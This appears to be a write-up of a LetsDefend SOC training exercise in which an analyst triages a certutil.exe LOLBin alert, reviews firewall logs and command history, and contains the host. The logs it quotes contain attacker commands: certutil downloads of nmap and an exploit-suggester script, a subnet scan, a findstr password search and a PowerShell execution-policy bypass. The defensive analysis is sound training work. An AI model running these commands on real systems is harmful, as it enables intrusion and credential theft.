
SOC163 - Suspicious Certutil.exe Usage

Welcome to "SOC163 - Suspicious Certutil.exe Usage" case walkthrough on LetsDefend.io platform.

In this case, we have an alert triggered by -f parameter with certutil.exe and categorized as LOLBin which we should be aware of legal binaries can be used for malicious activities.




Medium	March 1, 2022, 11:06 a.m.	SOC163 - Suspicious Certutil.exe Usage	113	LOLBin

EventID:	113
Event Time:	March 1, 2022, 11:06 a.m.
Rule:	SOC163 - Suspicious Certutil.exe Usage
Level:	Security Analyst
Hostname	EricProd
IP Address	172.16.17.22
Related Binary	certutil.exe
Binary Path	C:/Windows/System32/certutil.exe
Command Line	certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip
Alert Trigger Reason	-f parameter with certutil.exe
EDR Action	Allowed

At first glance, we can see the command line contains "**certutil.exe -urlcache -f**" which allows an attacker to download something through given url. So, we need to analyze this case much deeper to determine the context and related suspicious activities.

We have our victim related information, so lets' take a look at EDR activities first which allowed the suspicious action.


When we navigate to the command history of EricProd client. it's important to analyze guiding information through our victims' system. So cmd history helps us to validate certutil is used as LOLBin in this case.




```
01.03.2021 11:06: certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip

01.03.2021 11:07: certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py check.py

01.03.2021 11:08: nmap -sV 192.168.0.0/24 -p 80

01.03.2021 11:27: python3 check.py

01.03.2021 18:54: arp -a

01.03.2021 19:32: findstr /si pass *.txt | *.xml| *.ini

01.03.2021 21:36: C:/powershell.exe -nop -exec bypass
```

After the command execution, download action from nmap domain has been done hence, we can see another download operation from a github repository. Here it is obvious that the download has been done with certutil. Then nmap ran and scanned a subnet to find any open port 80. A Python script named check.py has been executed (which has been downloaded through github). Password search action is taken and powershell is run with bypass option.

Lets' navigate to related logs for now to understand what has been done, we will discuss other cmd activities later.




Mar, 01, 2022, 11:06 AM	Firewall	172.16.17.22	12441	45.33.49.119	443	⊕
Mar, 01, 2022, 11:07 AM	Firewall	172.16.17.22	41224	185.199.109.133	443	⊕
Mar, 01, 2022, 11:10 AM	Firewall	172.16.17.22	14552	192.168.0.10	80	⊕
Mar, 01, 2022, 11:12 AM	Firewall	172.16.17.22	14552	192.168.0.12	80	⊕
Mar, 01, 2022, 11:13 AM	Firewall	172.16.17.22	14552	192.168.0.13	80	⊕
Mar, 01, 2022, 11:14 AM	Firewall	172.16.17.22	14552	192.168.0.14	80	⊕
Mar, 01, 2022, 11:15 AM	Firewall	172.16.17.22	14552	192.168.0.15	80	⊕



Raw Log

URL Address: https://nmap.org/dist/nmap-7.92-setup.exe




Raw Log

URL Address: https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py

From the logs, we can see, our victim connected to our artifacts and above, we validated those download actions were successful as well.


So, lets' turn back to our playbook.



What Is Suspicious Activity?

What is the purpose of suspicious activities performed with legal binaries for this incident?

As I mentioned above, this LOLBin -for this case it’s certutil- has been used for downloading malicious content.




Who Performed the Activity?

Who performed the suspicious/malicious activity using a binary? It would be helpful to control the binary's parent process.

- Endpoint Security

To answer who performed the malicious activity, we need to go back to EDR events, process list and cmd history which we can determine, the parent process is cmd for certutil.



▼ Certutil.exe

MD5:f17616ec0522fc5633151f7caa278caa


Path:C:/Windows/System32/certutil.exe

Command Line:certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip

Command Line-2:certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py check.py


Parent Process:C:/Windows/System32/cmd.exe

And through cmd command history, we can see some activities which are highly probable that they were executed by a person. So, we can choose the “**User**” option in playbook.




CMD History

```
01.03.2021 10:11: whoami
01.03.2021 10:13: net user
01.03.2021 10:16: net user
01.03.2021 10:17: ipconfig
01.03.2021 10:18: ipconfig /all
01.03.2021 10:19: net Localgroup
01.03.2021 10:22: net start
01.03.2021 10:24: netstat
01.03.2021 10:25: tasklist
01.03.2021 10:27: systeminfo
01.03.2021 11:06: certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip
```



HOSTNAME	IP ADDRESS	OS	CLIENT / SERVER	REQUEST CONTAINMENT
EricProd	172.16.17.22	Windows 10	Client	Host Contained

Only Eric's machine is affected since there is not any related logs regarding to the other clients. In this phase, we need to contain the machine to prevent the spread and lateral movement and also block related artifacts on our systems.




Log Search

Result: 7 Page: 1

nmap

DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Mar, 01, 2022, 11:06 AM	Firewall	172.16.17.22	12441	45.33.49.119	443	



Log Search


Result: 7 Page: 1

AonCyberLat

DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Mar, 01, 2022, 11:07 AM	Firewall	172.16.17.22	41224	185.199.109.133	443	

We can close the case with the information below:

Most likely, there is an insider on our environment! According to the analysis results, the relevant malware is downloaded using certutil, so no blocking action has been performed on the EDR side. Later, a different python script was downloaded and run on the system. As a result of the analysis, it was concluded that the user Eric may have performed the relevant activities, and necessary preventive actions were taken on our system.



Answer:	True Positive (+5 Point)
Playbook Answers:	Who Performed the Activity? (+5 Point)
	What Is Suspicious Activity? (+5 Point)
	Determine Suspicious Activity (+5 Point)
	Identify the Binary (+5 Point)
	What are Living-off-the-land binaries (LOLBins)? (+5 Point)

Artifacts:

- URL : nmap[.]org/dist/nmap-7.92-setup.exe
- URL : raw[.]githubusercontent[.]com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py check.py
- IP (Nmap) : 45[.]33[.]49[.]119
- IP (GitHub) : 185[.]199[.]109[.]133

Useful Links:

Downloading Files with Certutil - Red Teaming Experiments (ired.team)

Hunt Evil | SANS Poster

Security 101: What are LOLBins and How Can They be Used Maliciously? – SecurityHQ

CertUtil